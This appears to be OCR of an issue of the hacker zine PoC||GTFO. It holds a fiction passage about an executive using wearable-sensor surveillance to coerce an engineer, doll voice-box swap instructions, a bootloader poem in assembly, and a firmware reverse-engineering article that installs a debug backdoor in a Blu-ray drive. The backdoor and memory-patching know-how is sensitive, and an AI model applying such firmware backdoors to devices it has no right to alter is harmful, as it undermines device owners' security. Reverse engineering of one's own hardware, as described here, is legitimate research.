"But, sir!" her body was pinned against the back of the chair, as if forced there by a sudden atmospheric microburst. "The impoverished buy these knock-offs because they can't afford the real thing. There is a user base of millions in foreign countries that depend on this technology for their basic communication needs. It isn't about protecting our product, our trademark, or even our corporate persona." She calmed down as she heard the sensible words starting to emanate from her mouth.

"It's about a worldwide phenomenon that this company has created. That you've helped create! People want to participate, they want to be in this brave new world, but it's just a fact that not everyone can afford what we sell."

"By arbitrarily disabling these devices you're widening the communication gap between the have's and have-not's. Think about how clones of this company's technology are used to connect millions of people to the world. People in oppressive governments, people in religiously strict societies, people without access to broadband in their region. It's their only method for keeping up with worldwide evolution in culture. You're risking sending a large portion of the Internet back into the technological stone age. If you destroy these people's tools, they're going to have to essentially uplink other modern mesh devices, dependent on clones of our technology, to the Internet using the equivalent of ancient serial-port speeds. For what? Ten percent of what this company makes in revenue per quarter?"

The VP sat his mug down on the desk, his brow still furrowed. Half of his hair, where one hand had been nervously running its fingers, was sticking out sideways, in some laughable nod to a Hollywood mad man. The other side was eerily plastic, like some bizarre executive Ken doll. As he turned to the side, the rustled hair disappeared, and the words that came out of his mouth seemed even more despicable while rolling out of what seemed like a perfectly coiffed, button-downed executive.

"If we don't hit these companies where they hurt the most, the end users, we won't ever hurt them. We need to show them that it's their fault people are dying. We need to prove to them that what they are doing can hurt actual people." He turned to face her, his unkempt hair appearing as he further proclaimed his righteousness. Again, he glanced back at his laptop, gauging something, then quickly looked away.

"These companies are risking lives as it is. They make an inferior product that lacks the guarantees that we can make. People will get hurt eventually, and what if it's in the millions? We can put a stop to it now, and maybe only a couple thousand get hurt. If we act today, we can potentially save millions later. You can help me put an end to this. You can help me save those millions of lives. You can help save this company, if we can build the perfect remote exploit."

His disregard for human life was somehow not shocking to her. She wasn't sure why. Maybe it was always there, under the surface of his skin, hidden behind that natural hippy-turned-professional vibe. Maybe it was the fact that he claimed to care about the ecosystem, posturing with the Boulder, Colorado mindset, while driving a gas guzzling Porsche, and flying in a private jet whose pollution costs were offset by carbon credits. She didn't know why it made sense. It just did.

It wasn't shocking, but it was terrifying to her. Even if she quit, if he was this far gone, how could she trust him not to hurt her? Did anyone else even know about this? Was she the only one he told? Would he hurt her to keep this psychotic rant from going beyond these walls? Was this a test? It sure as hell didn't feel like a test. It felt real. It felt dangerous.

Suddenly, a pop-up appeared in her line of vision. Her own eye-contact heads-up-display was notifying her that she was perspiring and had an elevated heart rate, but didn't seem to be moving in any particular direction. "Are you feeling okay?" the artificial intelligence asked in a little text pop-up box, as her fitness statistics hovered in little graphic-user-interface clouds throughout her field of vision. "I can sense that you seem to be running, but our movement mesh shows you aren't moving. Would you like to recalibrate?"

The intrusion of these observable metrics into this ridiculously cartoonish scenario simply furthered her disbelief that any of this was actually happening. This began to seem more and more like a bizarre and belated Halloween prank. As her heart thumped louder and louder, she couldn't help but break into a humiliatingly inappropriate grin. Was he crazy? Was she? Was any of this happening?

The eye-contact queried again: "Would you like to recalibrate?"

"Yes, this is real." he stated with an absurd calm that sent chills down her spine. He instantly seemed more in control than ever. He was almost gloating! Whatever he kept glancing at on his laptop screen was reassuring him. "This is very real."

"How did you know that's what I was thinking?! You're putting me through some kind of fucked up joke, right? Some kind of loyalty test? This isn't funny. I don't think it's funny." She tried to gather herself. She stood up, but seemed frozen by his lack of reaction. "I quit. I have to quit. Even if this is a joke or a test, it's too fucked up. I can't..."

"You can't?" he said. He grabbed his standing desk and twisted it back, flattening the desktop surface before hitting a switch with his foot that enabled the surface to be lowered, then loudly slammed the desk down into its sitting position. The shotgun-like boom of the thick, flat, cherry wood smacking more thick flat wood was unbearable! He slowly wheeled the desk over to the center of the room, in front of a setting San Diego sun. "You can't what? Change the world? You're afraid of the cost of change. I get it. It takes a lot of bravery to do what we do here, to make real, tangible change. Sometimes, that cost is unthinkable. But, we do it, because we can aff...."

"Because you fucking can!" she exclaimed, infuriated by his sudden calm. "Say it! Because you fucking can! Knock it off with the perpetual rhetoric nonsense! You do it because you fucking can!" Tears began to well up in her eyes, still waiting for the rest of the executive team to burst through the doorway exclaiming this horrible test of will and ethics was over.

The sun finally lowered over the late afternoon horizon, sending a green flash, and pink hues barreling into the suddenly quiet office room. The flat gray surface of the battleship was devoid of little men in

white. The barrel of the turret they were polishing earlier now seemed to be pointed in her direction. Was it pointing this way earlier? She couldn't remember. It must have been.

She felt her temperature rising, even with the sun disappearing. Her HUD popped up another little text box into her field of vision exclaiming that her core temperature has elevated to 99 degrees Fahrenheit. She wanted desperately to run out of the office. But where would she go? And would the guards at the building exits stop her? Or would there be little men in white to cleanse this building of her presence?

"If you run, that will be a big problem for you," he smirked. "Please, sit back down. We have much to discuss."

"How the fuck?" Suddenly, she saw it. He wasn't glancing at instant messages. It wasn't stock prices he had been monitoring throughout the discussion. As the sun set, the world outside darkened almost in parallel with the tone in the office. And it was there, a clear reflection in the wall of windows in front of her. As her vital statistics updated in real time on her HUD, she could see the updates slightly delayed on the screen of his laptop. He had been playing with her emotions the entire time! He was watching how she would react, how she would process what he told her, whether she was a threat to him... He could predict what she was thinking by analyzing all the sensors in their wearable mesh network: the heart rate sensor, the perspiration sensor, 3D body positioning, mouth dryness, blink-rate analysis, muscle tension monitoring... He couldn't read her mind, but his machine learning software was analyzing what she was most likely thinking, and it was god damned close...

She recklessly shoved a black painted fingernail into her eye, nearly scratching her retina as she dug out the wireless-enabled contact. Her teeth clenched as she tried to stop herself from reacting from the pain. "Mother fucker!!! Fuck you!"

He laughed casually, motioning again to the chair. "Please, take a seat."

"Why should I! You're fucking insane!"

"Why? Because everyone you know and love wears these sensors now. Not the cheap knock offs. The real ones. And we can access them all remotely thanks to the security architecture that you signed off on. Not to mention, someone told those people how to break these security chips, and that report was for internal use only. Someone will get blamed. We both know it wasn't you, but how can you prove it wasn't?"

She almost spoke the obvious...

"Yes, you could tell them all about the so-called evil we can do here. Blah, fucking blah. You'll just sound like another pressured paranoid security engineer that finally snapped, gone schizophrenic, thinking trojan horses are communicating to the devices in your SCIF using sound waves projected through your own body. You'll be another fucking psychotic loser that no one gives a shit about because no one is strong enough to be comfortable around your Enemy Of The State, Three Days of the Condor, stereotypical bullshit."

"They will listen to me..."

"Listen to a blue haired ex-punk rock wannabe corporate security fuck? The door is right behind you. There are lots of people in the building right now. Want to give it a shot? Go for it." his smile was almost razor-thin. "Go ahead. See what they think."

Her eyes were blood red from anger, humiliation, her fingertip, and a feeling of complete loss of control. As she stood in the center of the room, her foot began to twitch, tapping out some unheard, emotionally exhausting, industrial-rock song.

"Now, then. Why don't you sit down. We have much to discuss."

Her body shook as she sat back down in the L3 reproduction. She could feel the noiseless ventilation system come back on. As her hands touched the cold metal frame of the chair underneath her, the frigid air slid like unwanted fingers down the back of her neck. In silence, she watched the American flag in the corner wave hypnotically to the oscillation of the hidden fans, as the fluorescent lights flickered above the darkened crescent skin under the man's machinated, inanimate eyes.

The world outside had fully relinquished what was left of its grip on the evening sun, as if it had given up its fight against the incessant hum of the digitally controlled fluorescent lighting. A pulsing, flickering, buzzing, manufactured light which bullied its way through these office windows and outside, into the uncertain San Diego streets. A reflection in the windows shone a familiar pop-up flashing on the man's laptop's screen.

"Would you like to recalibrate?"


OFFICIAL Barbie Liberation Organization

Barbie/G.I.JOE HOME SURGERY INSTRUCTIONS


You Will Need

- *Teen Talk* Barbie Doll
- 12" talking G.I. Joe
- soldering iron
- electric solder
- Epoxy (not fast drying)
- 2 sharp screwdrivers
- 1 coping or hack saw
- 12" electrical wire
- hot glue (or similar)
- switch (see step 12)


1. To open Barbie, insert a screwdriver firmly into the joint at the base of the spine. With a quick jerk, snap the screwdriver down toward the buttocks. Pry the backplate off, working up from the waist. Once the back is loosened, grab it with your fingers and snap it straight off with a firm yank. Do not twist. Remove head, arms, and legs. Gently loosen circuit board. Break off tab holding speaker in place. Remove speaker/circuit board.




2. Using saw, sever battery contacts from rest of circuit board as shown. Battery contacts go back into doll.



3. To open G.I. Joe, remove batteries and pop off head. Using saw, make incision across abdomen from seam to seam. **Be careful not to cut wires underneath.**




4. Start prying front/back plates apart at neck and work down towards shoulders. **Careful - neck is fragile.** Once shoulders are split, insert screwdrivers into joints where arms meet torso. Pry torso apart from both arms simultaneously.




5. Cut bracket holding Joe's circuit board in place and loosen board, speaker, and switch.

6. Locate power wires (red & black) running from Joe to contacts on circuit board. Heat contacts with soldering iron. Remove wires from board but leave them attached to Joe. Solder two similar replacement wires onto circuit board.




7. Locate the switch on Barbie's circuit board. Heat the four solder points and remove. A solder-removing bulb may help.



8. When removing Joe's switch, make a note of where the switch wires meet the circuit board. Heat contacts and remove switch.

9. Wire Joe's power and switch to Barbie's circuit board as shown. Install board, speaker, and switch back into Joe. Hot glue works well to anchor everything in place. Speaker should be firmly glued to breastplate for maximum volume.




10. **IMPORTANT**: When running the Barbie circuit board in Joe, use only three batteries. You may want to re-wire the battery contacts, or substitute something to take up the extra space. A filed-down conductive nail wrapped in tape works well as a pseudo-battery.

11. There are two options for re-installing Barbie's switch. The first (and more difficult) is to use a small, stiff, non-conductive scrap of circuit board, plastic or similar material. Mount the switch on the board, and sandwich it between the board and the button on Barbie's back. Glue the board to the posts on Barbie's back. If done carefully, Barbie need never know she's been under the knife.


12. The second option is to use a small momentary contact switch. (Radio Shack Cat. No. 275-1571B) Mount it in place of the button in Barbie's back. It's easier and more permanent, although Barbie no longer looks like everyone else.

13. Unfortunately, Joe's circuit board will not fit properly into Barbie without modification. First, desolder and remove this capactior.


14. Next, cut down board by removing shaded areas shown below. *(bottom view)*



15. Cut two 2" pieces of wire. Solder them from the contacts on Barbie's switch to these points.




16. Re-solder capacitor as shown. (Note: capacitor shares a contact with switch)



17. Cut any additional unused space off the board. Solder the two wires from step 6 to Barbie's battery contacts.

18. Fitting the board into Barbie is tricky. You may need to bend the capacitors or shave the posts in her chestplate. Before re-sealing Barbie or Joe, first make sure body parts fit together properly. Apply epoxy around rim of front and back plate. Quick-drying epoxy is not reccomended, as it leaves little room for error. First insert both neck sections into the head, insert the arms and legs, then clamp the doll together. To touch up any scars or mistakes, use plumber's epoxy putty and model paint.



11 A Call for PoC

by Pastor Manul Laphroaig, Proselytizer of Weird Machines

Howdy, neighbor! Is that a fresh new PoC you are hugging so close? Don't stifle it, neighbor, it's time for it to see the world, and what better place to do it than from the pages of the famed International Journal of PoC or GTFO? It will be in a merry company of other PoCs big and small, bit-level and byte-level, raw binary or otherwise, C, Python, Assembly, hexdump or any other language. But wait, there's more—our editors will groom it for you, and dress it in the best Sunday clothes of proper church English. And when it looks proudly back at you from these pages, in the company of its new friends, won't that make you proud? So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

– – – –

PASTOR MANUL LAPHROAIG's
INTERNATIONAL JOURNAL OF
PoC || GTFO,
CALISTHENICS & ORTHODONTIA
IN REMEMBRANCE OF
OUR BELOVED DR. DOBB
BECAUSE
THE WORLD IS ALMOST THROUGH!

March 19, 2015

7:2 `AA55`, the Magic Number

7:3 Laser robots!

7:4 A Story of Settled Science

7:5 Scapy is for Script Kiddies

7:6 Funky Files, the Novella!

7:7 Extending AES-NI Backdoors

7:8 Innovations with Core Files

7:9 Bambaata on NASCAR

7:11 A Modern Cybercriminal

7:12 Fast Cash for Bugs!

– – – –

Legal Note: This telecast is copyrighted by the NFL for the private use of our audience. Any other use of this telecast or of any pictures, descriptions, or accounts of the game without the NFL's consent, is prohibited. Just kidding!

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo07.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse.

Technical Note: This issue is a polyglot that can be meaningfully interpreted as a ZIP, a PDF, a BPG, or HTML featuring a BPG decoder. We no longer include prior issues in the zip, in order to leave room for more curiosities. Don't be surprised when you stumble upon occasional polyglot матрёшки and chimeras.

Dedication: This issue is dedicated to Terry Pratchett, R.I.P.

> "I meant," said Ipslore bitterly, "what is there in this world that makes living worthwhile?"
> Death thought about it.
> Cats, he said finally. Cats are nice.

Printing Instructions: Pirate print runs of this journal are most welcome, but please do it properly! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if they like. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge pocorgtfo07.pdf -o pocorgtfo07-booklet.pdf
```

Preacherman	Manul Laphroaig
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
Carpenter of the Samizdat Hymnary	Redbeard
Funky File Formats Polyglot	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Special Correspondent on NASCAR	Count Bambaata
Minister of Spargelzeit Weights and Measures	FX

1 With what shall we commune this evening?

Neighbors, please join me in reading this eighth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first seven issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, or the seventh from his parents' inkjet printer during the Thanksgiving holiday.

We begin our show tonight in Section 2 with something short and sweet, an executable poem by Morgan Reece Phillips. Funny enough, `0xAA55` is also Pastor Laphroaig's favorite number!

We continue in Section 3 with another brilliant article from Micah Elizabeth Scott. Having bought a BD-RW burner, and knowing damned well that a neighbor doesn't own what she can't open, Micah reverse engineered that gizmo. Sniffing the updater taught her how to dump the firmware; disassembling that firmware taught her how to patch in new code; and, just to help the rest of us play along, she wrapped all of this into a fancy little debugging console that's far more convenient than the sorry excuse for a JTAG debugger the original authors of the firmware most likely used.

In Section 4, Pastor Laphroaig warns us of the dangers that lurk in trusting The Experts, and of one such expert whose witchhunt set back the science of biology for decades. This article is illustrated by Boris Efimov, may he rot in Hell.

In Section 5, Eric Davisson describes the internals of TCP/IP as a sermon against the iniquity of the abstraction layers that—while useful to reduce the drudgery of labor—also cloud a programmer's mind and keep him from seeing the light of the hexdump world.

Ange Albertini is known to our readers for short and sweet articles that quickly describe a clever polyglot file in a page or two. In Section 6, he finally presents us with a long article, a listing of dozens of nifty tricks that he uses in PoC‖GTFO, Corkami, and other projects. Study it carefully if you'd like to learn his art.

In Section 7, BSDaemon and Pirata extend the `RDRAND` trick of PoC‖GTFO 3:6—with devilish cunning and true buccaneer daring—to actual Intel hardware, showing us poor landlubbers how to rob not only unsuspecting virtual machines but also normal userland and kernel applications that depend on the new AES-NI instructions of their precious randomness—and much more. Quick, hide your AES! Luckily, our neighborly pirates show how.

Section 8 introduces us to Ryan O'Neill's Extended Core File Snapshots, which add new sections to the familiar ELF specification that our readers know and love.

Recently, Pastor Laphroaig hired Count Bambaata on as our Special Correspondent on NASCAR. After his King Midget stretch limo was denied approval to compete at the Bristol Motor Speedway, Bambaata fled to Fordlandia, Brazil in a stolen—the Count himself says "liberated"—1957 Studebaker Bulletnose in search of the American Dream. When asked for his article on the race, Bambaata sent us by WEFAX a collection of poorly redacted expense reports[1] and a lovely little rant on Baudrillard, the Spirit of the 90's, and a world of turncoat swine. You can find it in Section 9.

Section 11 is the latest from Ben Nagy, a peppy little parody of Hacker News and New–Media Web 2.0 Hipster Fashion Accessorized Cybercrime in the style of Gilbert and Sullivan. Sing along, if you like!

Finally, in Section 12 we do what churches do best and pass around the old collection plate. We don't need alms of Dollars or Euros, so send those to Hackers for Charity in Uganda.[2] Rather, we pass the plate to ask for your doodles and your sketches, your crazy ideas that work well enough to prove the concept, well enough to light up the mind, well enough to inspire the next lady or gentleman to do something clever and strange.

[1] *Bambaata, if you're reading this, please call me. Your Amex is beyond its limit after you expensed two "Charlie Miller kitchens," and we had to reject payment in the amount of $20,000 USD to "You Better Belize It Bail Bonds." Oh, and if by chance you happen to be arrested in Brazil, please ask the Federales when the impounded H2HC 2013 conference badges will appear on Ebay. —PML*

[2] This isn't a joke, and we're not being snarky. Send money to HFC.

2 The Magic Number: 0xAA55

by Morgan Reece Phillips

```
[org 0x7c00]                ; make nasm aware of the boot sector offset

mov bp, 0x8000              ; move the base of the stack pointer beyond the boot sector offset
mov sp, bp                  ; move the top and bottom stack pointers to the same spot

mov bx, poem
call print_str
jmp $                       ; loop forever

print_str:                  ; define a print ``function'' for null terminated strings
  mov al, [bx]              ; print that low bit, then that high bit
  cmp al, 0
  je the_end
  mov ah, 0x0e              ; set up the scrolling teletype interrupt
  int 0x10                  ; call interupt handler
  add bx, 0x1
  jmp print_str
  the_end:
    ret

poem:
  db 0xA, 0xD, \
  '/*****************************', \
  0xA, 0xD, \
  '** The Magic Number: 0xAA55', \
  0xA, 0xD, \
  '*****************************/', \
  0xA, 0xD, \
  0xA, 0xD, \
  'A word gives life to bare metal', \
  0xA, 0xD, \
  0xA, 0xD, \
  'Bytes inviting execution', \
  0xA, 0xD, \
  0xA, 0xD, \
  'Guide to a sector to settle', \
  0xA, 0xD, \
  0xA, 0xD, \
  'A word gives life , to bare metal', \
  0xA, 0xD, \
  0xA, 0xD, \
  'The bootloader', 0x27, 's role is vital', \
  0xA, 0xD, \
  0xA, 0xD, \
  'Denoted by its locution—', \
  0xA, 0xD, \
  0xA, 0xD, \
  'A word gives life to bare metal', \
  0xA, 0xD, \
  0xA, 0xD, \
  'Bytes inviting execution', \
  0xA, 0xD, \
  0xA, 0xD, \
  '// @linuxpoetry (linux-poetry.com)', \
  0

times 510-($-$$) db 0    ; write zeros to the first 510 bytes
dw 0xaa55                 ; write the magic number
```

An MBR/ASM/PDF polyglot variant made by the usual suspects is available in this very polyglot PDF.

3 Coastermelt

by Micah Elizabeth Scott

3.1 Getting Inside Your Optical Drive's Head

This is the first of perhaps several articles on the adventures of `coastermelt`, an art-hacking project with the goal of creating cheap laser graffiti using discs burned by Blu-Ray drives with hacked firmware.

3.1.1 Art Hacking Manifesto

If an engineer is a problem solver, hackers and artists are more like problem tinkerers. Some of the most interesting problems are so far beyond the scope of any direct solution that it seems futile to even approach them head-on. It is the artist's purview to creatively approach these problems, sideways or upside down if necessary.

When an engineer is paid to make a tool, is it not the money itself that ultimately decides the tool's function? I believe that to be a hacker is to see tools as things not only to make but to re-make and subvert. By this creative reapplication of technology, research and problem-solving need not be restricted to those who own the means of production.

So says the Maker's manifesto: if you can't open it, you don't own it. I'd like to build on this: if we work together to open it, we all own it. And maybe we can all learn something along the way.

3.1.2 I heard there were laser robots?

Why yes, laser robots! Optical discs may be all but dead as a data storage medium, but the latest BD-RW drives contain feats of electromechanical engineering that leave any commercial 2D or 3D printer in the dust. Using a 405 nm laser, they can create marks only 150 nm long, with accuracy better than 70 nm. Tiny lenses mounted on a fast electromagnetic suspension can keep perfect focus on grooves only 320 nm apart as the disc spins at over 7 m/s.

A specialized system-on-chip generates motor and laser control signals, amplifies and demodulates the light signals captured by a photodiode array, and it does all of this in the service of fairly pedestrian tasks like playing motion pictures and making backups of cat photos.

My theory is that, with quite a lot of effort, it would be possible to create new firmware for a common Blu-Ray burner such that we could burn discs with arbitrary patterns. Instead of the modulated binary data that stays nicely separated into the tracks of a spiral groove, I think we can treat the whole disc surface as a canvas to draw on with sub-100 nm precision.

If this works, it should be possible to create patterns fine enough that they diffract interestingly under red laser illumination. By bouncing a powerful laser pointer off of a specially burned BD-R disc and targeting a flat surface, perhaps we can control the shape of the eventual illumination well enough to project words or symbols.

This is admittedly a very long shot. Perhaps the patterns have nowhere near enough resolution. Perhaps the laser pointer would need to be much too powerful. If this works out, I dream of creating a mobile printing press for light graffiti. If not, I suspect the project may still lead somewhere interesting.

3.1.3 Device Under Test

For `coastermelt` I chose the Samsung SE-506CB optical drive, a portable USB 2.0 burner that's currently quite popular. It retails for about $80. Inside, I found an MT1939 SoC, an undocumented and highly application-specific chip from MediaTek. It was easy to find some firmware updates which became a starting point for understanding this complicated black box.

My current understanding is that the MT1939 contains a pokey ARM7 processor core along with a lot of strange application-specific peripherals and about 4 MB of RAM. There's also an 8-bit 8051 processor core

in there, which shares access to the USB controller. The USB software stack seems to be confusingly split between the ARM firmware and the tiny 8051 firmware, for still-unknown reasons.

There are two customized and undocumented motor control chips from TI, which drive a stepper motor, brushless motor, and the voice coils that quickly position and focus the lenses. As far as I can tell, these chips just act as high-power load drivers. All of the logic and timing seems to be within that MT1939 chip.

3.1.4 How did we get here anyway?

This has been a complex journey full of individual hacks that could each make an interesting story. In my experience, reverse engineering is much like playing a point-and-click or text adventure game. There's a huge world to explore, and so much of your time can be spent on probing the boundaries of that world, understanding who the characters are and what their motivations are, and suffering through plenty of enlightening but frustrating dead-ends.

I wanted to share this process as best I could, in a way that could be documentation for the project, an educational peek into the world of reverse engineering, and an invitation to collaborate. I created a video series[3] with two episodes so far. I won't repeat those stories here; let's go somewhere new.

3.1.5 Down the Rabbit Hole

If you take the blue pill, the story ends, and you wake up believing your optical drives only accept standard SCSI commands that read and write data according to the established MMC specifications.

Of course, that is a convenient fairy tale. Firmware updates exist, and so we know the protocol must be Turing-complete already. In this tiny world, our red pill is a patched firmware image that adds a backdoor[4] with enough functionality to implement a simple debugger. After installing the patch,[5] we can go in:

```
backdoor micah$ ./cmshell.py

                        __                              __ __
.----.-----.---.-.-----|  |_.-----.----.--------.-----|  |  |_
|  __|  _  |  _  |__ --|   _|  -__|   _|        |  -__|  |   _|
|____|_____|___._|_____|____|_____|__| |__|__|__|_____|__|____|
--IPython Shell for Interactive Exploration--------------------

Read, write, or fill ARM memory. Numbers are hex. Trailing _ is
short for 0000, leading _ adds 'pad' scratchpad RAM offset.
Internal _ are ignored so you can use them as separators.

    rd 1ff_ 100
    wr _ 1febb
    ALSO: rdw, wrb, fill, watch, find
          bitset, bitfuzz, peek, poke, read_block

Disassemble, assemble, and invoke ARM assembly:

    dis 3100
    asm _4 mov r3, #0x14
    dis _4 10
    ea mrs r0, cpsr; ldr r1, =0xaa000000; orr r0, r1
    ALSO: tea, blx, assemble, disassemble, evalasm
```

[3] https://vimeo.com/channels/coastermelt

[4] https://github.com/scanlime/coastermelt

[5] There's a Getting Started section in the README that should help.

```
Or compile and invoke C++ code with console output:

    ec 0x42
    ec ((uint16_t*)pad)[40]++
    ecc println("Hello World!")
    ALSO: console, compile, evalc

Live code patching and tracing:

    hook -Rrcm "Eject button" 18eb4
    ALSO: ovl, wrf, asmf, ivt

You can use integer globals in C++ and ASM snippets,
or define/replace a named C++ function:

    fc uint32_t* words = (uint32_t*) buffer
    buffer = pad + 0x100
    ec words[0] += 0x50
    asm _ ldr r0, =buffer; bx lr

You can script the device's SCSI interface too:

    sc c ac              # Backdoor signature
    sc 8 ff 00 ff        # Undocumented firmware version
    ALSO: reset, eject, sc_sense, sc_read, scsi_in, scsi_out

With a hardware serial port, you can backdoor the 8051:

    bitbang -8 /dev/tty.usb<tab>
    wx8 4b50 a5
    rx8 4d00

Happy hacking!    -- Type 'thing?' for help on 'thing' or
~MeS`14              '?' for IPython, '%h' for this again.

In [1]:
```

Such a strange debugger! At a basic level everything works by *peek* and *poke* in memory with the occasional *call*. The shell is based on the delightful IPython, with commands for easy inline C++ and assembly code. Integer variables and register values are bridged across languages when possible.

3.1.6 GO NORTH; LOOK

You have entered a console full of strange commands. The CPU seems to be an ARM. You don't know what it's doing now, but it runs your commands when asked. Before you appears a vast 32-bit address space, mostly empty.

You happen to see a note on the ground, a splotchy Hilbert curve napkin sketch followed by a handwritten table of hexadecimal numbers with uncertain names scrawled nearby.

Flash, 2 MB	00000000 - 001fffff
... write-protected bootloader, 64 kB	00000000 - 0000ffff
... loadable, 1863 kB	00010000 - 001e1fff
... storage, 120 kB	001e2000 - 001fffff
DRAM, 4 MB	01c08000 - 02007fff
MMIO	04000000 - 043fffff

You can peek around at memory, and things seem to be as they appear for the most part. The flash memory can be read and disassembled, interrupt vectors pointing to code that can unfurl into many hours of disassembly and head-scratching. DRAM at this point is like a ghost town, plenty of space to build scaffolding or conduct science.


```
In [1]: ea mov r0, pc; mov r1, sp
r0 = 0x01e4000c, r1 = 0x0200067c

In [2]: rdw 200067c 30
0200067c  01000000 01e40000 01ffc290 00000007 0000000d 01ffc2a8 0004bad7 00000000
0200069c  01ffc290 02000cf8 01ffc290 02000cf8 0001efa9 00000000 00000000 02000cdc
020006bc  01ffb76c 02000c0e 0001ec2f 00000000 02000cdc 01ffb76c 00018c07 00000000
020006dc  00018e31 00000032 02000cdc 00167558 00000000 00000000 00000000 00000000
020006fc  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
0200071c  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

Using some inline assembly, we find the program counter and stack pointer, and separately we dump the memory where the top of the stack was. These can't tell us what the firmware would have been doing had we not rudely interrupted with our backdoor, but these are breadcrumbs showing us some of the steps the firmware took just before we intervened.

3.1.7 30 Gauge Enamel–Coated Freedom

Direct physical access is of course the ultimate hacking tool. With the USB backdoor we can send the ARM processor cutesy little notes asking it or even daring it to run instructions for us, but this will end in heartbreak if we expect to hold the CPU's attention for longer than one fleeting SCSI command.

Heartbreak is a complicated thing though, sometimes it can act like a forest fire leaving the ground fertile for fresh inspiration. If the ARM and the SCSI driver were to never speak again, how could we still contact the ARM? This is where we need to warm our soldering irons. If there's blue wire there's a way. Let's add a serial port for the next step.



3.1.8 GET WALKTHROUGH

In the first `coastermelt` video, I got as far as using this serial port to build an alternate debug backdoor that can break free from the control flow in the original firmware.

```
In [1]: bitbang -8 /dev/tty.usbserial-A400378p
* Handler compiled to 0x2e8 bytes, loaded at 0x1e48000
* ISR assembled to 0xdc bytes, loaded at 0x1e48300
* Hook at 0x18ccc, returning to 0x18cce
* RAM overlay, 0x8 bytes, loaded at 0x18ccc
* Connecting to bitbang backdoor via /dev/tty.usbserial-A400378p
* Debug interface switched to <bitbang.BitbangDevice instance at 0x102979998>
 305 / 305 words sent
* 8051 backdoor is 0xef bytes, loaded at 0x1e49000
* ARM library is 0x3d4 bytes, loaded at 0x1e490f0
* 8051 backdoor running
```

In the second video, I introduced a CPU emulator that can run the ARM firmware on your host computer, proxying all I/O operations back to the debug backdoor while of course logging them.

```
In [2]: sim
 235 / 235 words sent
* Installed High Level Emulation handlers at 01e00000
- initialized simulation state
[INIT] ...........0 ----- >00000000       ldr      pc, [pc, #24]
  r0=00000000  r4=00000000  r8=00000000 r12=00000000
  r1=00000000  r5=00000000  r9=00000000  sp=00000000
  r2=00000000  r6=00000000 r10=00000000  lr=ffffffff
  r3=00000000  r7=00000000 r11=00000000  pc=00000000
```

Now we can follow in the normal firmware's footsteps, mapping out the tiny islands of I/O scattered through this sea of memory addresses. As the `%sim` command churns away, every instruction and memory access shows up in `trace.log`. In the video you can see a demo where a properly arranged replay of these register writes can trigger motor movement.

